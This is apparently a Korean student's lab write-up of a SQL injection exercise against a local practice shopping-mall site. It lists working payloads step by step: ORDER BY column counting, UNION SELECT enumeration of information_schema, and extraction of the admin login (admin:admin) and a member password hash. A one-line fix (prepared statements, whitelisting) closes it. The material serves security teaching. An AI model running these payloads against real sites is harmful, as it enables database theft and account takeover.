

5

PBL_5 (SQL Injection을 통한 민감 정보 유출 및 보안 위협 분석)

문제

문제 정의 및 요구사항

비박스를 이용하여 SQL Injection 학습했던 내용을 토대로, 쇼핑몰 대상으로 SQL Injection을 진행하세요. 취약점이 있는 곳을 찾아 중요한 정보를 획득할 수 있을 때까지 실습하세요.

풀이

아무 값도 안 넣었을 때의 상황입니다.


The screenshot shows a web application interface for a community forum. The page title is '자유게시판' (Free Board). Below the title, there is a table with the following data:

번호	제목	글쓴이	날짜	조회수
2	testcss	이이이	2026-08-15	5
1	111	이이이	2026-08-15	12


The page also includes a sidebar with navigation links and a search bar at the top.

일단 ' , " 를 넣어서 에러가 뜨는지 확인해보았습니다.

,



//



싱글 쿼터때 에러가 뜨는 모습을 확인하여 싱글 쿼터로 공격을 진행하였습니다.

← → ↻ 주위 요람 192.168.201.130/gm/board_list.php 🔍 ☆ 🏠 📌 모든 북마크

📁 파일변 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모듈 프로젝트 📁 모든 북마크

커뮤니티
COMMUNITY

운영자에게 질문사항이 있으시거나
회원간의 정보공유 공간

- ▶ 질문과답변(Q&A)
- ▶ 사진컨텐츠
- ▶ 자료실
- ▶ 자유게시판
- ▶ 자유게시판
- ▶ 자유게시판
- ▶ 자유게시판
- ▶ 자유게시판
- ▶ 자유게시판
- ▶ 이미지갤러리

자유게시판

회원분들이 자유롭게 글을 올리실 수 있는 게시판입니다.

질문과답변	사진컨텐츠	자료실
이미지갤러리		

🔍

전체 [5] 개

번호	제목	글쓴이	날짜	조회수
5	1	상점1	2006-06-01	7
4	테스트용 글제목 임니다	테스트	2006-07-18	0
3	aaaa	이이이	2026-08-15	1
2	111	이이이	2026-08-15	12
1	testxss	이이이	2026-08-15	5

◀ PREV 1 NEXT ▶

작성자 ▼ | 1' or 1=1 -- - 🔍

📝 글쓰기

CATEGORY

- 컴퓨터 주변기기
- 가전 | 핸드폰
- 가구 | 인테리어

payload : `1' or 1=1 -- -`

1=1은 항상 참이고 or은 둘 중 하나만 참이어도 참이니까 결국 게시판의 값이 나오는 모습이다.

payload 시도 한 거

`1' ORDER BY 20 -- -`

`1' ORDER BY 30 -- -` ⇒ error 발생

`1' ORDER BY 25 -- -` ⇒ error 발생

`1' ORDER BY 24 -- -` ⇒ error 발생 안함

컬럼 수 24개 확인

`1' UNION SELECT 1, 2, 3 ,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24 -- -`

🔍 게시판6 전체 [] 개

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
3		4	8	7

◀ PREV NEXT ▶

작성자 ▼ | 🔍

📝 글쓰기

`1' UNION SELECT 1, 2, database() ,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24 -- -`

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342


번호	제목	글쓴이	날짜	조회수
	 gmshop	4	8	7

< PREV
 NEXT >
 작성자

DB이름 gmshop 확인

DB이름을 찾아냈으니 information_schema를 활용하여 테이블 이름을 뽑아보겠습니다

```
1' UNION SELECT 1, 2, (SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema='gmshop'), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24 -- -
```



회원분들이 자유롭게 글을 올리실 수 있는 게시판입니다.

질문과답변	사진컨텐츠	자료실
이미지갤러리		

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
1	상점 1	2006-06-01	7	
	GM_Counter, GM_PG_dacom, admin, banner, bbs, ...	4	8	7

작성자가

글쓰기

테이블 값 들이 잘나오는 모습이다. 테이블들이 워낙 많아서 짧렸긴 하지만 자세히 보면

```
n,admin,bæ
```

admin이라는 테이블이 있으니 일단 이거만 봐도 괜찮아 보인다.

테이블 이름은 admin 확인

admin 테이블의 컬럼 값을 확인해보자

```
1' UNION SELECT 1, 2, (SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name='admin'), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24 -- -
```

전체 []개

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
1		상점1	2006-06-01	7
	→ RE idx,shopUrl,shopTitle,adminId,adminPwd,a...	4	8	7

← PREV NEXT →

작성자 ▾

글쓰기

확인해보면 adminId, adminPwd가 존재하는 모습이다.

목표가 관리자의 개인정보 또는 사용자의 개인정보이므로 이걸 확인해보자

컬럼 이름은 adminId, adminPwd 확인

현재 화면에 나오는 컬럼 위치가 3,4,8 이고 3에 몰아서 adminId , adminPwd를 하면 붙어있어서 헛갈리니까 3,4로 보면 좋을 거 같다고 생각했습니다.

```
1' UNION SELECT 1, 2, (SELECT adminId FROM admin), (SELECT adminPwd FROM admin), 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24 -- -
```

전체 []개

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
1		상점1	2006-06-01	7
	→ RE admin	admin	8	7


← PREV NEXT →

작성자 ▾


글쓰기

최종 관리자의 아이디 , 비밀번호는 admin : admin 확인

로그인



성공하는 모습입니다.



추가로 다른 사용자 즉, 내가 테스트한 계정 **test1 : test1**도 한번 찾아보겠습니다.

group_concat()을 사용하지 않고 LIMIT을 사용하여 테이블을 다시 다 보면

```
1' UNION SELECT 1, 2, (SELECT table_name FROM information_schema.tables WHERE
table_schema='gmshop' LIMIT 0, 1), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18,
19, 20, 21, 22, 23, 24 -- -
```

1 ~ 46

```
1' UNION SELECT 1, 2, (SELECT table_name FROM information_schema.tables WHERE table_schema='gmshop' LIMIT 46, 1), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24 -- -
```

(LIMIT 0,5 LIMIT 5,5 이렇게 5개 씩 볼려고 했지만 한 개 한 개 뽑아야 함)

GM_Counter,GM_PG_dacom,admin,banner, bbs_data,
bbs_list,cart,category,category_banner,color, comment, compare, design,
design_goods,good_board,good_board_comment, goods, goods_comment,
interest, ipblock, mailing_list, member, member_withdraw, notice, page,patch,
patchDetail, point_table, poll, position,postzip,smsinfo, sub_design, today_view ,
trade , trade_goods , trade_temp ,trans_add, up_file,userSrcEdit,
webmail_admin, webmail_adr, webmail_adr_grp,webmail_mail ,webmail_mbox
,webmail_pop3, webmail_reject

여기서 볼 member 이걸 한번 보자

```
1' UNION SELECT 1, 2, (SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name='member'), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24 -- -
```

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
1		상점1	2006-06-01	7
	idx,name,userid,pwd,email,ssh,zip,address...	4	8	7

◀ PREV NEXT ▶ 작성자 ▼ 🔍

🔍 글쓰기

userid, pwd가 보인다

```
1' UNION SELECT 1, 2, (SELECT group_concat(userid) FROM member), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24 -- -
```

일단 userid만 모아서 다 보고



전체 []개

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
1		상점1	2006-06-01	7
	1, test, test1	4	8	7

< PREV
 NEXT >
 작성자

test1의 pwd(비밀번호) 값을 보겠습니다.

```
1' UNION SELECT 1, 2, (SELECT group_concat(pwd) FROM member WHERE userid='test1'), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24 ---
```



전체 []개

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gm/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
1		상점1	2006-06-01	7
	*06C0BF5B64ECE2F648B5F048A71903906BA08E5...	4	8	7

< PREV
 NEXT >
 작성자

그랬더니 이런 암호화 된 값이 나온다 아마 DB에 저장할 때 암호화를 시켜서 저장을 해놓은 듯 하다.

대응책

preparestate문을 사용하고 화이트리스트 필터링을 채택하는 방법입니다